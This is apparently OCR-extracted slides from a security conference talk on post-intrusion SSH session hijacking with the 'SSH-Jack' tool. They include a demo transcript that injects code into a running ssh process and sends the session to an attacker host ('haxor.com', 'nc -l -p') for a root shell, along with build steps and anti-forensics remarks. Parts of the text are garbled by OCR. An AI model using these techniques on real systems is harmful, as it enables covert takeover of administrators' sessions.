Adam Boileau




Trust Transience: Post Intrusion SSH Hijacking


Trust Transience: Post Intrusion SSH Hijacking explores the issues of transient trust relationships between hosts, and how to exploit them. Applying technique from anti-forensics, linux VXers, and some good-ole-fashioned blackhat creativity, a concrete example is presented in the form of a post-intrusion transparent SSH connection hijacker. The presentation covers the theory, a real world demonstration, the implementation of the SSH Hijacker with special reference to defeating forensic analysis, and everything you'll need to go home and hijack yourself some action.


U ACK HA U R Π FING


Adam Boileau is a deathmetal listening linux hippy from New Zealand. When not furiously playing air-guitar, he works for linux integrator and managed security vendor Asterisk in Auckland, New Zealand. Previous work has placed him in ISP security, network engineering, linux systems programming, corporate whore security consultancy and a brief stint at the helm of a mighty installation of solaris tar. Amongst his preoccupations at the moment are the New Zealand Supercomputer Centre, wardriving-gps-visualization software that works in the southern hemisphere, and spreading debian and python bigotry. Oh, and Adam's band 'Orafist' needs a drummermust have own kit and transport to New Zealand.














JJ IAOK HAT U J FING



Things start to unravel

admin@bo	<u>)x:~\$</u> w	
USER TTY	/ FRO	M LOGIN@ IDLE JCPU PCPU WHAT
admin pts/	′1 :0	09:28 10.3m 3.1s 0.2s bash
admin pts/	2 :0	09:31 1.0s 1.4s 0.9s bash
admin pts/	3 haxo	r.com 14:03 0.0s 0.3s 0.3s w
admin@bo	<u>ox</u> :~\$ p	s x
3132 ?		S 0:23 xfwm4daemon -sm-client-id 34235
3590 ?	S+	0:05 xterm -rv
3593 pts/1	Ss+	0:02 bash
3597 pts/1	S+	0:12 ssh root@ns1.target.com
9034 ?		S+ 0:03 xterm -rv
9036 pts/2	Ss+	0:02 bash
9154 pts/3	R+	0:00 ps x



Metlete-M

There is a way

admin@box:~\$ <Ctrl-A>:!!!!mafl-load ssh-jack 3597 haxor.com 1338
Connecting to /usr/bin/ssh running as pid 3597...
Connected
Ferreting out some useful symbols...
Located libc symbol 'socket' at 0xb7e19a50
Located libc symbol 'solect' at 0xb7e19a50
Located libc symbol 'select' at 0xb7e192490
Located section '.pit' 0x0807eb8c to 0x0807ef4
Located section '.pit' 0x0807eb8c to 0x0807ef4
Located section '.pit' 0x0807eb8c to 0x0807ef5
Located section '.pit' 0x0807eb8c to 0x0807ef4
Located section '.pit' 0x0807eb8c to 0x0807ef4
Located section '.pit' 0x0804aa68 to 0x0807ef5
Located section '.pit' 0x0807eb8c to 0x0807ef5
Located section '.pit' 0x0807eb8c to 0x0807ef5
Resolved dynamic symbol 'select' at PLT: 0x0804b6b8 GOT: 0x0807eea8
Resolved dynamic symbol 'select' at PLT: 0x0804b6b8 GOT: 0x0807ee5c
Resolved dynamic symbol 'select' at PLT: 0x0804b6b8 GOT: 0x0807ee78
Locating stub injection point...
Phase 1: Find magic string in .rodata... 0x0807139c
Phase 3: Find where magic string is used... 0x0804d603
Phase 3: Find where magic string is used... 0x0804d609 0x0804d6e1 0x0804d6e9
haxor:~\$ nc -l -p 1338

root@ns1:~# echo pwned!
pwned!

Intro

- _ I'm Metlstorm / Adam
- _ From New Zealand
 - No, I don't know any hobbits, you sad Tolkien fanboi
- Work for a Linux systems integrator, in the past a corporate whore security consultant, ISP security guy, NOC monkey



Vetist

LAUX HAL U FIN

WTF Just Happened?


_ Intrusion

- MO: attack servers via the admins
- Complexity == insecurity
- Things go wrong...
- ... you can drop carrier and run...
- ... or display adaptability.



Netlat

(You look like you're writing an SSH jacker...)



Cross Host Privilege Escalation

- _ Maybe local root is a distraction
- Yes, exploiting local vulnerabilities is easier, we can see stack layout, versions, etc
- _ But what if there were something even easier?

Trust Relationships


- _ Kicking it old school
 - rhosts
 - ports < 1024 == root</p>
 - exporting / *(rw)


(when the postman knew your name,


and no one locked their front door)


(We're all Unix hippies around here, share the love!)

- _ Gives you that warm apple pie nostalgia feeling
- _ Can you believe that we even called that hacking?
- Provides instant gratification; no waiting for user interaction













U FING












Hijack the Application


- _ Different MO:
 - attack during peak time, while the users are there
 - daylight robbery; take their root while they're using it...
 - ...without them even noticing
- _ Not really very technically challenging
 - just creative reapplication of tricks virii, debugging, binary reverse-engineering











LAUX HAL U FING













What your mother warned you about

- _ Hackers are sneaky
- Hackers don't just install LRK4 and BNC any more (at least, the ones you don't catch)
- Good hackers display creativity (as do expensive pentesters... you hope)





LAUX HAL RIFTING


Details


1etist

- SSH-Jack Nitty Gritty
 - Python GDB/MI
 - Finding a safe place to stop the program
 - Deciding where to redirect execution
 - Generating code to inject
 - Running it
 - Restoring everything
- Discussing with specific reference to SSH-Jack, but techniques are general


GDB/MI


- _ GDB is the GNU debugger
- _ GDB/MI is it's programmatic interface
- _ Implemented gdbmi.py, python interface to GDB
- _ Basic functionality only, but usable. e.g:
 - g=gdbmi()
 - g.connect(pid)
 - g.insertBreak(breakpoint)
 - g.waitForBreak()
 - oldeip = g.getRegs()["eip"]
 - g.setByte(0x0ee7beef, 0x29)






LAUX HAL U FING








The Evil Itself


Vetist

- _ Evil code will replace first half of VC setup code
- _ Save regs & flags before execution, restore after
- _ "Shellcode" to socket(); connect();
- Put a socket where SSH expects a local filehandle (yay for Unix!)
- Leave register state just so, stack unmangled, so execution continues
- _ Uses libc calls, not syscalls, for no good reason

The Evil Itself (II)

- _ Why the effort to overwrite half a function?
 - Avoid runtime, by hand linking with no symbols
 - SSH uses lots of globals, 'data driven' style using function pointer arrays, horrible to link by hand
 - Minimal deviation from existing code
- _ Handcrafting for each SSH binary tedious
- _ Don't have enough info for a general solution...
- _ ... until runtime. So we patch one up then.





Running it g 92 bytes of code that we're about to overwrite at 0x0804d679 ng 92 bytes of stub at 0x0804d679 ring breakpoint ng new breakpoint at 0x0804d682 tting EIP to 0x0804d679 tinuing execution. aiting for breakpoint urned from our stub! Woot! ing 92 bytes of old code that we overwrote at 0x0804d679 aring break Clipart dude is tting EIP hed cleaning up, detaching from process playing hunt the de the head with a SIGWINCH Wumpus via SSH naxor:\$ nc -l -p 1337 The Wumpus is user@pwned:~\$ echo woot! still going to kill woot! him

Jack yourself?

- _ Test your plan of attack first
 - Write your hijack code in C, and compile it into the application
 - Hook it up to some sekret keystroke, or signal or whatever, so you know that it's possible
 - Base your 'shellcode' on what the compiler assembled
- Implement hijacking for a binary with debug symbols, much easier

Jack yourself? (II)

Metist

- _ Build a list of symbols you need to find
- _ Decide how you're going to find them
- _ Write cunning code to do so
- _ Jack your friends for fun and profit
- Optional: package nicely with a spinny-round-ovision OpenGL GUI for the kiddies and Security Consultants



- Think about your SCP-push backups, your CVS, your rsync. SSH gets around.
- _ Does the jacked connection show up in the list?
- _ What happens when they log out?
- _ Should work on any OpenSSH 3.x ish
- Current code known to work on Debian Sarge, RHEL3, RH9
- _ SuSE's GCC is nuts. I'm amazed it runs at all.


Tangent: Anti-forensic Technique

